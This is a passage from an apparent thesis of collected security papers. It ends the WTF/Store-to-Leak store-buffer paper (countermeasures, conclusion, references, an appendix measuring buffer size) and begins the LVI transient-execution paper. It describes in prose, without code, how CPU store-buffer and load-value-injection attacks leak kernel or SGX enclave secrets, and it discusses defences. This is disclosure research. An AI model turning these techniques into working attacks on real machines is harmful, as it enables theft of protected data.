Leaking Stores across HyperThreads. In Section 10, we measured the size of the store buffer. We discover that when both logical CPUs on the same physical core are active, the store buffer is statically partitioned between the threads. Otherwise, a thread can use the entire store buffer. Consequently, one hardware thread will not be able to read writes performed by another thread running in parallel. However, Intel's analysis [37] describes that leakage may still occur when hardware threads go to sleep since stale store buffer entries from the other thread are reused, or when hardware threads wake up, and the store buffer is repartitioned again.

Operating System Countermeasures. For operating systems that deploy kernel-private page tables with KAISER [25], the Meltdown countermeasure, every context switch also serializes the instruction stream when writing to `CR3`. We noticed that this has the unintended side-effect of draining outstanding stores from the store buffer [39], thereby preventing the WTF attack variants presented in this work. However, we note that this does distinctly *not* suffice as a general countermeasure against store buffer leakage since Intel's analysis [37] describes that stale values may still be recovered from the store buffer until explicitly overwritten.

The necessary software countermeasure for CPUs without silicon-level WTF mitigations is, therefore, to explicitly overwrite the entire store

buffer on every context switch between user and kernel. To support this functionality, Intel [37] has released a microcode update that modifies the semantics of the legacy `VERW` instruction to overwrite (amongst others) the store buffer contents. Operating system kernels are required to execute a `VERW` dummy instruction (or equivalent legacy software code snippet [37]) upon every context switch to eliminate the possibility of reading stale kernel stores from user space.

Finally, we note that the above `VERW` countermeasure might not prevent attacks based on Store-to-Leak. To the best of our knowledge, no countermeasure has been suggested against the Store-to-Leak attack variants presented in this paper.

Gadget Finding. While Speculative Fetch+Bounce improves the usability of Spectre V1 gadgets, when attacking the kernel, we did not find such gadgets in kernel code. We will leave finding ways for detection gadgets in real-world applications for future work.

10. Conclusion

With the WTF shortcut, we demonstrate a novel Meltdown-type effect exploiting a previously unexplored microarchitectural component, namely the store buffer. The attack enables an unprivileged attacker to leak recently written values from the operating system. While WTF affects various processor generations, we showed that also recently introduced hardware mitigations are not sufficient and further mitigations need to be deployed.

We also show a way to leak the TLB state using the store buffer. We showed how to break KASLR on fully patched machines in 42 µs, as well as recover address space information from JavaScript. Next, we found that the Store-to-Leak TLB side channel facilitates the exploitation of Spectre gadgets. Finally, our work shows that the hardware fixes for Meltdown in recent CPUs are not sufficient.

Acknowledgments

We want to thank the reviewers for their feedback, as well as Vedad Hadžić from Graz University of Technology and Julian Stecklina from Cyberus Technology for contributing ideas and experiments.

This work has been supported by the Austrian Research Promotion Agency (FFG) via the project ESPRESSO, which is funded by the Province of Styria and the Business Promotion Agencies of Styria and Carinthia. It was also supported by the Austrian Research Promotion Agency (FFG) via the K-project DeSSnet, which is funded in the context of COMET – Competence Centers for Excellent Technologies by BMVIT, BMWFW, Styria and Carinthia. It has also received funding from the European Research Council (ERC) under the European Union's Horizon 2020 research and innovation programme (grant agreement No 681402), by the Defense Advanced Research Projects Agency (DARPA) under contract FA8750-19-C-0531, and by the National Science Foundation under grant CNS-1814406. Additional funding was provided by a generous gift from Intel and AMD.

The research presented in this paper was partially supported by the Research Fund KU Leuven. Jo Van Bulck is supported by a grant of the Research Foundation – Flanders (FWO).

Any opinions, findings, and conclusions or recommendations expressed in this paper are those of the authors and do not necessarily reflect the views of the funding parties.

References

[1] 2019. URL: `https://bugs.chromium.org/p/chromium/issues/detail?id=821270` (p. 487).

[2] Jeffery M Abramson, Haitham Akkary, Andrew F Glew, Glenn J Hinton, Kris G Konigsfeld, and Paul D Madland. Method and apparatus for performing a store operation. US Patent 6,378,062. 2002 (p. 472).

[3] Jeffrey M Abramson, Haitham Akkary, Andrew F Glew, Glenn J Hinton, Kris G Konigsfeld, Paul D Madland, David B Papworth, and Michael A Fetterman. Method and Apparatus for Dispatching and Executing a Load Operation to Memory. US Patent 5,717,882. 1998 (p. 472).

[4] ARM Limited. Vulnerability of Speculative Processors to Cache Timing Side-Channel Mechanism. 2018 (p. 461).

[5] Naomi Benger, Joop van de Pol, Nigel P Smart, and Yuval Yarom. Ooh Aah... Just a Little Bit: A small amount of side channel can go a long way. In: CHES. 2014 (p. 460).

[6] Daniel J. Bernstein. Cache-Timing Attacks on AES. 2004. URL: http://cr.yp.to/antiforgery/cachetiming-20050414.pdf (p. 460).

[7] Daniel J. Bernstein, Joachim Breitner, Daniel Genkin, Leon Groot Bruinderink, Nadia Heninger, Tanja Lange, Christine van Vredendaal, and Yuval Yarom. Sliding Right into Disaster: Left-to-Right Sliding Windows Leak. In: CHES. 2017, pp. 555–576 (p. 460).

[8] Atri Bhattacharyya, Alexandra Sandulescu, Matthias Neugschwandtner, Alessandro Sorniotti, Babak Falsafi, Mathias Payer, and Anil Kurmus. SMoTherSpectre: exploiting speculative execution through port contention. In: CCS. 2019 (p. 491).

[9] Claudio Canella, Daniel Genkin, Lukas Giner, Daniel Gruss, Moritz Lipp, Marina Minkin, Daniel Moghimi, Frank Piessens, Michael Schwarz, Berk Sunar, Jo Van Bulck, and Yuval Yarom. Fallout: Leaking Data on Meltdown-resistant CPUs. In: CCS. 2019 (p. 455).

[10] Claudio Canella, Jo Van Bulck, Michael Schwarz, Moritz Lipp, Benjamin von Berg, Philipp Ortner, Frank Piessens, Dmitry Evtyushkin, and Daniel Gruss. A Systematic Evaluation of Transient Execution Attacks and Defenses. In: USENIX Security Symposium. 2019 (pp. 461, 477–480).

[11] Guoxing Chen, Sanchuan Chen, Yuan Xiao, Yinqian Zhang, Zhiqiang Lin, and Ten H Lai. SgxPectre Attacks: Stealing Intel Secrets from SGX Enclaves via Speculative Execution. In: EuroS&P. 2019 (pp. 461, 491).

[12] Jonathan Corbet. KAISER: hiding the kernel from user space. 2017. URL: https://lwn.net/Articles/738975/ (p. 485).

[13] Jonathan Corbet. Meltdown strikes back: the L1 terminal fault vulnerability. 2018. URL: https://lwn.net/Articles/762570/ (pp. 472, 480).

[14] Victor Costan and Srinivas Devadas. Intel SGX explained. In: (2016) (p. 477).

[15] Ian Cutress. Analyzing Core i9-9900K Performance with Spectre and Meltdown Hardware Mitigations. 2018. URL: https://www.anandtech.com/show/13659/analyzing-core-i9-9900k-performance-with-spectre-and-meltdown-hardware-mitigations (p. 458).

[16] Ian Cutress. Spectre and Meltdown in Hardware: Intel Clarifies Whiskey Lake and Amber Lake. 2018. URL: https://www.anandtech.com/show/13301/spectre-and-meltdown-in-hardware-intel-clarifies-whiskey-lake-and-amber-lake (pp. 468, 483).

[17] Vladimir Davydov. Idle memory tracking. 2015. URL: https://lwn.net/Articles/643578/ (p. 478).

[18] Agner Fog. The microarchitecture of Intel, AMD and VIA CPUs: An optimization guide for assembly programmers and compiler makers. 2016 (p. 461).

[19] Daniel Genkin, Luke Valenta, and Yuval Yarom. May the Fourth Be With You: A Microarchitectural Side Channel Attack on Several Real-World Applications of Curve25519. In: CCS. 2017, pp. 845–858 (p. 460).

[20] Andy Glew, Glenn Hinton, and Haitham Akkary. Method and apparatus for performing page table walks in a microprocessor capable of processing speculative instructions. US Patent 5,680,565. 1997 (pp. 477, 478).

[21] Ben Gras, Kaveh Razavi, Herbert Bos, and Cristiano Giuffrida. Translation Leak-aside Buffer: Defeating Cache Side-channel Protections with TLB Attacks. In: USENIX Security Symposium. 2018 (pp. 464, 470, 488).

[22] Ben Gras, Kaveh Razavi, Erik Bosman, Herbert Bos, and Cristiano Giuffrida. ASLR on the Line: Practical Cache Attacks on the MMU. In: NDSS. 2017 (pp. 486, 487).

[23] Brendan Gregg. KPTI/KAISER Meltdown Initial Performance Regressions. 2018 (p. 458).

[24] Daniel Gruss, Erik Kraft, Trishita Tiwari, Michael Schwarz, Ari Trachtenberg, Jason Hennessey, Alex Ionescu, and Anders Fogh. Page Cache Attacks. In: CCS. 2019 (p. 464).

[25] Daniel Gruss, Moritz Lipp, Michael Schwarz, Richard Fellner, Clémentine Maurice, and Stefan Mangard. KASLR is Dead: Long Live KASLR. In: ESSoS. 2017 (pp. 458, 468, 492, 493).

[26] Daniel Gruss, Moritz Lipp, Michael Schwarz, Daniel Genkin, Jonas Juffinger, Sioli O'Connell, Wolfgang Schoechl, and Yuval Yarom. Another Flip in the Wall of Rowhammer Defenses. In: S&P. 2018 (p. 488).

[27] Daniel Gruss, Clémentine Maurice, Anders Fogh, Moritz Lipp, and Stefan Mangard. Prefetch Side-Channel Attacks: Bypassing SMAP and Kernel ASLR. In: CCS. 2016 (pp. 460, 463).

[28] Daniel Gruss, Clémentine Maurice, Klaus Wagner, and Stefan Mangard. Flush+Flush: A Fast and Stealthy Cache Attack. In: DIMVA. 2016 (pp. 460, 461).

[29] Daniel Gruss, Raphael Spreitzer, and Stefan Mangard. Cache Template Attacks: Automating Attacks on Inclusive Last-Level Caches. In: USENIX Security Symposium. 2015 (pp. 460, 491).

[30] Le Guan, Jingqiang Lin, Bo Luo, Jiwu Jing, and Jing Wang. Protecting private keys against memory disclosure attacks using hardware transactional memory. In: S&P. 2015 (p. 476).

[31] Shay Gueron. Intel Advanced Encryption Standard (Intel AES) Instructions Set – Rev 3.01. 2012 (p. 474).

[32] Michael Austin Halcrow. eCryptfs: An Enterprise-class Encrypted Filesystem for Linux. In: Linux Symposium. 2005 (p. 474).

[33] Sebastien Hily, Zhongying Zhang, and Per Hammarlund. Resolving False Dependencies of Speculative Load Instructions. US Patent 7.603,527. 2009 (pp. 464, 472, 481).

[34] Rodney E Hooker and Colin Eddy. Store-to-load forwarding based on load/store address computation source information comparisons. US Patent 8,533,438. 2013 (p. 462).

[35] Jann Horn. speculative execution, variant 4: speculative store bypass. 2018 (pp. 461, 491).

[36] Ralf Hund, Carsten Willems, and Thorsten Holz. Practical Timing Side Channel Attacks against Kernel Space ASLR. In: S&P. 2013 (p. 463).

[37] Intel. Deep Dive: Intel Analysis of Microarchitectural Data Sampling. 2019. URL: https://software.intel.com/security-software-guidance/insights/deep-dive-intel-analysis-microarchitectural-data-sampling (pp. 492–494).

[38] Intel. Intel 64 and IA-32 Architectures Optimization Reference Manual. 2019 (pp. 462, 467, 477, 504).

[39] Intel. Intel 64 and IA-32 Architectures Software Developer's Manual, Volume 3 (3A, 3B & 3C): System Programming Guide. 2016 (pp. 463, 465, 469, 479, 480, 482, 493).

[40] Intel. Intel Analysis of Speculative Execution Side Channels. 2018. URL: https://software.intel.com/security-software-guidance/api-app/sites/default/files/336983-Intel-Analysis-of-Speculative-Execution-Side-Channels-White-Paper.pdf (p. 461).

[41] Intel. Side Channel Mitigation by Product CPU Model. URL: https://www.intel.com/content/www/us/en/architecture-and-technology/engineering-new-protections-into-hardware.html (p. 492).

[42] Intel. Speculative Execution Side Channel Mitigations. Revision 3.0. 2018 (p. 461).

[43] Gorka Irazoqui, Mehmet Sinan Inci, Thomas Eisenbarth, and Berk Sunar. Wait a minute! A fast, Cross-VM attack on AES. In: RAID'14. 2014 (p. 460).

[44] Saad Islam, Ahmad Moghimi, Ida Bruhns, Moritz Krebbel, Berk Gulmezoglu, Thomas Eisenbarth, and Berk Sunar. SPOILER: Speculative Load Hazards Boost Rowhammer and Cache Attacks. In: USENIX Security Symposium. 2019 (p. 472).

[45] Yeongjin Jang, Sangho Lee, and Taesoo Kim. Breaking Kernel Address Space Layout Randomization with Intel TSX. In: CCS. 2016 (pp. 463, 484).

[46] Vladimir Kiriansky and Carl Waldspurger. Speculative Buffer Overflows: Attacks and Defenses. In: arXiv:1807.03757 (2018) (pp. 461, 491).

[47] Paul Kocher, Jann Horn, Anders Fogh, Daniel Genkin, Daniel Gruss, Werner Haas, Mike Hamburg, Moritz Lipp, Stefan Mangard, Thomas Prescher, Michael Schwarz, and Yuval Yarom. Spectre Attacks: Exploiting Speculative Execution. In: S&P. 2019 (pp. 457, 458, 461, 466, 471, 487, 491).

[48] Esmaeil Mohammadian Koruyeh, Khaled Khasawneh, Chengyu Song, and Nael Abu-Ghazaleh. Spectre Returns! Speculation Attacks using the Return Stack Buffer. In: WOOT. 2018 (pp. 461, 466, 491).

[49] Moritz Lipp, Daniel Gruss, Michael Schwarz, David Bidner, Clémentine Maurice, and Stefan Mangard. Practical Keystroke Timing Attacks in Sandboxed JavaScript. In: ESORICS. 2017 (p. 490).

[50] Moritz Lipp, Daniel Gruss, Raphael Spreitzer, Clémentine Maurice, and Stefan Mangard. ARMageddon: Cache Attacks on Mobile Devices. In: USENIX Security Symposium. 2016 (p. 460).

[51] Moritz Lipp, Michael Schwarz, Daniel Gruss, Thomas Prescher, Werner Haas, Anders Fogh, Jann Horn, Stefan Mangard, Paul Kocher, Daniel Genkin, Yuval Yarom, and Mike Hamburg. Meltdown: Reading Kernel Memory from User Space. In: USENIX Security Symposium. 2018 (pp. 457, 458, 461, 484, 485).

[52] Fangfei Liu, Yuval Yarom, Qian Ge, Gernot Heiser, and Ruby B. Lee. Last-Level Cache Side-Channel Attacks are Practical. In: S&P. 2015 (p. 461).

[53] LWN. The current state of kernel page-table isolation. 2017. URL: https://lwn.net/SubscriberLink/741878/eb6c9d3913d7cb2b/ (p. 492).

[54] G. Maisuradze and C. Rossow. ret2spec: Speculative Execution Using Return Stack Buffers. In: CCS. 2018 (pp. 461, 466, 491).

[55] Julius Mandelblat. Technology Insight: Intel's Next Generation Microarchitecture Code Name Skylake. In: Intel Developer Forum (IDF15). URL: https://en.wikichip.org/w/images/8/8f/Technology_Insight_Intel%E2%80%99s_Next_Generation_Microarchitecture_Code_Name_Skylake.pdf (p. 503).

[56] Clémentine Maurice, Manuel Weber, Michael Schwarz, Lukas Giner, Daniel Gruss, Carlo Alberto Boano, Stefan Mangard, and Kay Römer. Hello from the Other Side: SSH over Robust Cache Covert Channels in the Cloud. In: NDSS. 2017 (p. 461).

[57] Microsoft. Lock your Windows 10 PC automatically when you step away from it. 2019. URL: `https://support.microsoft.com/en-us/help/4028111/windows-lock-your-windows-10-pc-automatically-when-you-step-away-from` (p. 490).

[58] Marina Minkin, Daniel Moghimi, Moritz Lipp, Michael Schwarz, Jo van Bulck, Daniel Genkin, Daniel Gruss, Berk Sunar, Frank Piessens, and Yuval Yarom. Fallout: Reading Kernel Writes From User Space. In: arXiv:1905.12701 (2019) (p. 455).

[59] John Monaco. SoK: Keylogging Side Channels. In: S&P. 2018 (p. 489).

[60] NIST. FIPS 197, Advanced Encryption Standard (AES). 2001 (p. 474).

[61] O'Keeffe, Dan and Muthukumaran, Divya and Aublin, Pierre-Louis and Kelbert, Florian and Priebe, Christian and Lind, Josh and Zhu, Huanzhou and Pietzuch, Peter. Spectre attack against SGX enclave. 2018 (p. 491).

[62] Yossef Oren, Vasileios P Kemerlis, Simha Sethumadhavan, and Angelos D Keromytis. The Spy in the Sandbox: Practical Cache Attacks in JavaScript and their Implications. In: CCS. 2015 (pp. 487, 489, 490).

[63] Dag Arne Osvik, Adi Shamir, and Eran Tromer. Cache Attacks and Countermeasures: the Case of AES. In: CT-RSA. 2006 (pp. 460, 474).

[64] Colin Percival. Cache missing for fun and profit. In: BSDCan. 2005 (p. 460).

[65] Peter Pessl, Leon Groot Bruinderink, and Yuval Yarom. To BLISS-B or not to be: Attacking strongSwan's Implementation of Post-Quantum Signatures. In: CCS. 2017, pp. 1843–1855 (p. 460).

[66] Peter Pessl, Daniel Gruss, Clémentine Maurice, Michael Schwarz, and Stefan Mangard. DRAMA: Exploiting DRAM Addressing for Cross-CPU Attacks. In: USENIX Security Symposium. 2016 (pp. 464, 488).

[67] Thomas Ristenpart, Eran Tromer, Hovav Shacham, and Stefan Savage. Hey, You, Get Off of My Cloud: Exploring Information Leakage in Third-Party Compute Clouds. In: CCS. 2009 (p. 489).

[68] Stephan van Schaik, Alyssa Milburn, Sebastian Österlund, Pietro Frigo, Giorgi Maisuradze, Kaveh Razavi, Herbert Bos, and Cristiano Giuffrida. RIDL: Rogue In-flight Data Load. In: S&P. 2019 (p. 459).

[69] Michael Schwarz, Claudio Canella, Lukas Giner, and Daniel Gruss. Store-to-Leak Forwarding: Leaking Data on Meltdown-resistant CPUs. In: arXiv:1905.05725 (2019) (p. 455).

[70] Michael Schwarz, Moritz Lipp, Daniel Gruss, Samuel Weiser, Clémentine Maurice, Raphael Spreitzer, and Stefan Mangard. KeyDrown: Eliminating Software-Based Keystroke Timing Side-Channel Attacks. In: NDSS. 2018 (pp. 460, 488, 489).

[71] Michael Schwarz, Moritz Lipp, Daniel Moghimi, Jo Van Bulck, Julian Stecklina, Thomas Prescher, and Daniel Gruss. ZombieLoad: Cross-Privilege-Boundary Data Sampling. In: CCS. 2019 (pp. 459, 479).

[72] Michael Schwarz, Clémentine Maurice, Daniel Gruss, and Stefan Mangard. Fantastic Timers and Where to Find Them: High-Resolution Microarchitectural Attacks in JavaScript. In: FC. 2017 (pp. 486, 487).

[73] Michael Schwarz, Martin Schwarzl, Moritz Lipp, and Daniel Gruss. NetSpectre: Read Arbitrary Memory over Network. In: ESORICS. 2019 (pp. 470, 491).

[74] Michael Schwarz, Samuel Weiser, Daniel Gruss, Clémentine Maurice, and Stefan Mangard. Malware Guard Extension: Using SGX to Conceal Cache Attacks. In: DIMVA. 2017 (p. 488).

[75] Spectre Variant 4. 2018. URL: `https://bugs.chromium.org/p/project-zero/issues/detail?id=1528` (p. 458).

[76] Julian Stecklina and Thomas Prescher. LazyFP: Leaking FPU Register State using Microarchitectural Side-Channels. In: arXiv preprint arXiv:1806.07480 (2018) (pp. 458, 461).

[77] Caroline Trippel, Daniel Lustig, and Margaret Martonosi. MeltdownPrime and SpectrePrime: Automatically-Synthesized Attacks Exploiting Invalidation-Based Coherence Protocols. In: arXiv:1802.03802 (2018) (p. 492).

[78] Jo Van Bulck, Marina Minkin, Ofir Weisse, Daniel Genkin, Baris Kasikci, Frank Piessens, Mark Silberstein, Thomas F. Wenisch, Yuval Yarom, and Raoul Strackx. Foreshadow: Extracting the Keys to the Intel SGX Kingdom with Transient Out-of-Order Execution. In: USENIX Security Symposium. 2018 (pp. 458, 461, 484).

[79] Jo Van Bulck, Frank Piessens, and Raoul Strackx. SGX-Step: A practical attack framework for precise enclave execution control. In: Workshop on System Software for Trusted Execution. 2017 (p. 478).

[80] Pepe Vila, Boris Köpf, and Jose Morales. Theory and Practice of Finding Eviction Sets. In: S&P. 2019 (p. 487).

[81] Ofir Weisse, Jo Van Bulck, Marina Minkin, Daniel Genkin, Baris Kasikci, Frank Piessens, Mark Silberstein, Raoul Strackx, Thomas F Wenisch, and Yuval Yarom. Foreshadow-NG: Breaking the Virtual Memory Abstraction with Transient Out-of-Order Execution. 2018. URL: https://foreshadowattack.eu/foreshadow-NG.pdf (pp. 458, 461).

[82] Y. Xu, W. Cui, and M. Peinado. Controlled-Channel Attacks: Deterministic Side Channels for Untrusted Operating Systems. In: S&P. 2015 (p. 464).

[83] Yuval Yarom and Katrina Falkner. Flush+Reload: a High Resolution, Low Noise, L3 Cache Side-Channel Attack. In: USENIX Security Symposium. 2014 (p. 460).

[84] Yinqian Zhang, Ari Juels, Michael K. Reiter, and Thomas Ristenpart. Cross-Tenant Side-Channel Attacks in PaaS Clouds. In: CCS. 2014 (p. 460).

Appendix: Measuring the Store Buffer Size

We now turn our attention to measuring the size of the store buffer. Intel advertises that Skylake processors have 56 entries in the store buffer [55]. We could not find any publications specifying the size of the store buffer in newer processors, but as both Kaby Lake and Coffee Lake R are not major architectures, we assume that the size of the store buffers has not changed. As a final experiment in this section, we now attempt to use the WTF shortcut to confirm this assumption. To that aim, we perform a sequence of store operations, each to a different address. We then use

a faulty load aiming to trigger a WTF shortcut and retrieve the value stored in the first (oldest) store instruction. For each number of stores, we attempt 100 times at each of the 4096 page offsets, to a total of 409 600 per number of stores. Figure 13.12 shows the likelihood of triggering the WTF shortcut as a function of the number of stores for each of the processor and configurations we tried. We see that we can trigger the WTF shortcut provided that the sequence has up to 55 stores. This number matches the known data for Skylake and confirms our assumption that it has not changed in the newer processors.

The figure further shows that merely enabling hyperthreading does not change the store buffer capacity available to the process. However, running code on the second hyperthread of a core halves the available capacity, even if the code does not perform any store. This confirms that the store buffers are statically partitioned between the hyperthreads [38], and also shows that partitioning takes effect only when both hyperthreads are active.




Figure 13.12.: Measuring the size of the store buffer on Kaby Lake and Coffee Lake machines. In the experiment, we perform multiple writes to the store buffer and subsequently measure the probability of retrieving the value of the first (oldest) store. The results agree with 56 entries in the store buffer and with a static partitioning between hyperthreads.

14

LVI: Hijacking Transient Execution through Microarchitectural Load Value Injection

Publication Data

Jo Van Bulck, Daniel Moghimi, Michael Schwarz, Moritz Lipp, Marina Minkin, Daniel Genkin, Yarom Yuval, Berk Sunar, Daniel Gruss, and Frank Piessens. LVI: Hijacking Transient Execution through Microarchitectural Load Value Injection. In: S&P. 2020

Contributions

Contributed to ideas and writing, and lead the research from the Graz University of Technology side.

LVI: Hijacking Transient Execution through Microarchitectural Load Value Injection

Jo Van Bulck[1], Daniel Moghimi[2], Michael Schwarz[3], Moritz Lipp[3], Marina Minkin[4], Daniel Genkin[4], Yuval Yarom[5], Berk Sunar[2], Daniel Gruss[3], Frank Piessens[1]

[1] imec-DistriNet, KU Leuven
[2] Worcester Polytechnic Institute
[3] Graz University of Technology
[4] University of Michigan
[5] University of Adelaide and Data61

Abstract

The recent Spectre attack first showed how to inject incorrect branch targets into a victim domain by poisoning microarchitectural branch prediction history. In this paper, we generalize injection-based methodologies to the memory hierarchy by directly injecting incorrect, attacker-controlled values into a victim's transient execution. We propose *Load Value Injection (LVI)* as an innovative technique to reversely exploit Meltdown-type microarchitectural data leakage. LVI abuses that faulting or assisted loads, executed by a legitimate victim program, may transiently use dummy values or poisoned data from various microarchitectural buffers, before eventually being re-issued by the processor. We show how LVI gadgets allow to expose victim secrets and hijack transient control flow. We practically demonstrate LVI in several proof-of-concept attacks against Intel SGX enclaves, and we discuss implications for traditional user process and kernel isolation.

State-of-the-art Meltdown and Spectre defenses, including widespread silicon-level and microcode mitigations, are orthogonal to our novel LVI techniques. LVI drastically widens the spectrum of incorrect transient paths. Fully mitigating our attacks requires serializing the processor pipeline with `lfence` instructions after possibly *every* memory load. Additionally and even worse, due to implicit loads, certain instructions have to be blacklisted, including the ubiquitous x86 `ret` instruction. Intel plans compiler and assembler-based full mitigations that will allow at least SGX

enclave programs to remain secure on LVI-vulnerable systems. Depending on the application and optimization strategy, we observe extensive overheads of factor 2 to 19 for prototype implementations of the full mitigation.

1. Introduction

Recent research on transient-execution attacks has been characterized by a sharp split between on the one hand Spectre-type misspeculation attacks, and on the other hand, Meltdown-type data extraction attacks. The first category, Spectre-type attacks [38, 39, 44, 4, 23], trick a victim into transiently diverting from its intended execution path. Particularly, by poisoning the processor's branch predictor machinery, Spectre adversaries steer the victim's transient execution to gadget code snippets, which inadvertently expose secrets through the shared microarchitectural state. Importantly, Spectre gadgets execute entirely *within* the victim domain and can hence only leak architecturally accessible data.

The second category consists of Meltdown-type attacks [42, 63, 71, 59, 55, 52, 9], which target architecturally inaccessible data by exploiting illegal data flow from faulting or assisted instructions. Particularly, on vulnerable processors, the results of unauthorized loads are still forwarded to subsequent transient operations, which may encode the data before an exception is eventually raised. Over the past year, delayed exception handling and microcode assists have been shown to transiently expose data from various microarchitectural elements (*i.e.*, L1D cache [42, 63], FPU register file [59], line-fill buffer [42, 55, 52], store buffer [9], and load ports [52, 26]). Unlike Spectre-type attacks, a Meltdown attacker in one security domain can directly exfiltrate architecturally inaccessible data belonging to another domain (e.g., kernel memory). Consequently, existing Meltdown mitigations focus on restricting the attacker's point of view, e.g., placing victim data out of reach [20], flushing buffers after victim execution [25, 26], or zeroing unauthorized data flow directly at the silicon level [34].

Given the widespread deployment of Meltdown countermeasures, including changes in operating systems and CPUs, we ask the following fundamental questions in this paper:

Can Meltdown-type effects only be used for leakage or also for injection? Would current hardware and software defenses suffice to fully eradicate Meltdown-type threats based on illegal data flow from faulting or assisted instructions?

1.1. Our Results and Contributions

In this paper, we introduce an innovative class of Load Value Injection (LVI) attack techniques. Our key contribution is to recognize that, under certain adversarial conditions, unintended microarchitectural leakage can also be inverted to *inject* incorrect data into the victim's transient execution. Being essentially a "reverse Meltdown"-type attack, LVI abuses that a faulting or assisted load instruction executed within a victim domain does not always yield the expected result, but may instead transiently forward dummy values or (attacker-controlled) data from various microarchitectural buffers. We consider attackers that can either directly or indirectly induce page faults or microcode assists during victim execution. LVI provides such attackers with a primitive to force a *legitimate* victim execution to transiently compute on "poisoned" data (e.g., pointers, array indices) before the CPU eventually detects the fault condition and discards the pending architectural state changes. Much like in Spectre attacks, LVI relies on "confused deputy" code gadgets surrounding the faulting or assisted load in the victim to hijack transient control flow and disclose information. We are the first to combine Meltdown-style microarchitectural data leakage with Spectre-style code gadget abuse to compose a novel type of transient load value injection attacks.

Table 14.1 summarizes how Spectre [38] first applied an injection-based methodology to invert prior branch prediction side-channel attacks, whereas LVI similarly shows that recent Meltdown-type microarchitectural data leakage can be reversely exploited. Looking at Table 14.1, it becomes apparent that Spectre-style injection attacks have so far only been applied to auxiliary history-based branch prediction and dependency prediction buffers that accumulate program metadata to steer the victim's transient execution indirectly. Our techniques, on the other hand, intervene much more directly in the victim's transient data stream by injecting erroneous load values straight from the CPU's memory hierarchy, *i.e.*, intermediate load and store buffers and caches.

Table 14.1.: Characterization of known side-channel and transient-execution attacks in terms of targeted microarchitectural predictor or data buffer (vertical axis) vs. leakage- or injection-based methodology (horizontal axis). The LVI attack plane, first explored in this paper, is indicated on the lower right and applies an injection-based methodology known from Spectre attacks (upper right) to reversely exploit Meltdown-type data leakage (lower left).

	Methodology / **μ-Arch Buffer**	**Leakage**	**Injection**
Prediction history	PHT	BranchScope [15], Bluethunder [24]	Spectre-PHT [38]
	BTB	SBPA [1], BranchShadow [40]	Spectre-BTB [38]
	RSB	Hyper-Channel [8]	Spectre-RSB [39, 44]
	STL	—	Spectre-STL [23]
Program data	L1D	Meltdown [42]	LVI-NULL
	L1D	Foreshadow [63]	LVI-L1D
	FPU	LazyFP [59]	LVI-FPU
	SB	Fallout [9]	LVI-SB
	LFB/LP	ZombieLoad [55], RIDL [52]	LVI-LFB/LP

These fundamentally different microarchitectural behaviors (*i.e.*, misprediction vs. illegal data flow) also entail that LVI requires defenses that are orthogonal and complementary to existing Spectre mitigations. Indeed, we show that some of our exploits can transiently redirect conditional branches, even *after* the CPU's speculation machinery correctly predicted the architectural branch outcome. Furthermore, since LVI attacks proceed entirely *within* the victim domain, they remain intrinsically immune to widely deployed software and microcode Meltdown mitigations that flush microarchitectural resources after victim execution [25, 26]. Disturbingly, our analysis reveals that even state-of-the-art hardened Intel CPUs [34], with silicon changes that zero out illegal data flow from faulting or assisted instructions, do not fully eradicate LVI-based threats.

Our findings challenge prior views that, unlike Spectre, Meltdown-type threats could be eradicated straightforwardly at the operating system or hardware levels [10, 73, 22, 45, 18]. Instead, we conclude that potentially every illegal data flow in the microarchitecture can be inverted as an injection source to purposefully disrupt the victim's transient behavior.

This observation has profound consequences for reasoning about secure code. We argue that depending on the attacker's capabilities, ultimately, *every* load operation in the victim may potentially serve as an exploitable LVI gadget. This is in sharp contrast to prior Spectre-type effects that are contained around clear-cut (branch) misprediction locations.

Successfully exploiting LVI requires the ability to induce page faults or microcode assists during victim execution. We show that this requirement can be most easily met in Intel SGX environments, where we develop several proof-of-concept attacks that abuse dangerous real-world gadgets to arbitrarily divert transient control flow in the enclave. We furthermore mount a novel transient fault attack on AES-NI to extract full cryptographic keys from a victim enclave. While LVI attacks in non-SGX environments are generally much harder to mount, we consider none of the adversarial conditions for LVI to be unique to Intel SGX. We explore consequences for traditional process isolation by showing that, given a suitable LVI gadget and a faulting or assisted load in the kernel, arbitrary supervisor memory may leak to user space. We also show that the same vector could be exploited in a cross-process LVI attack.

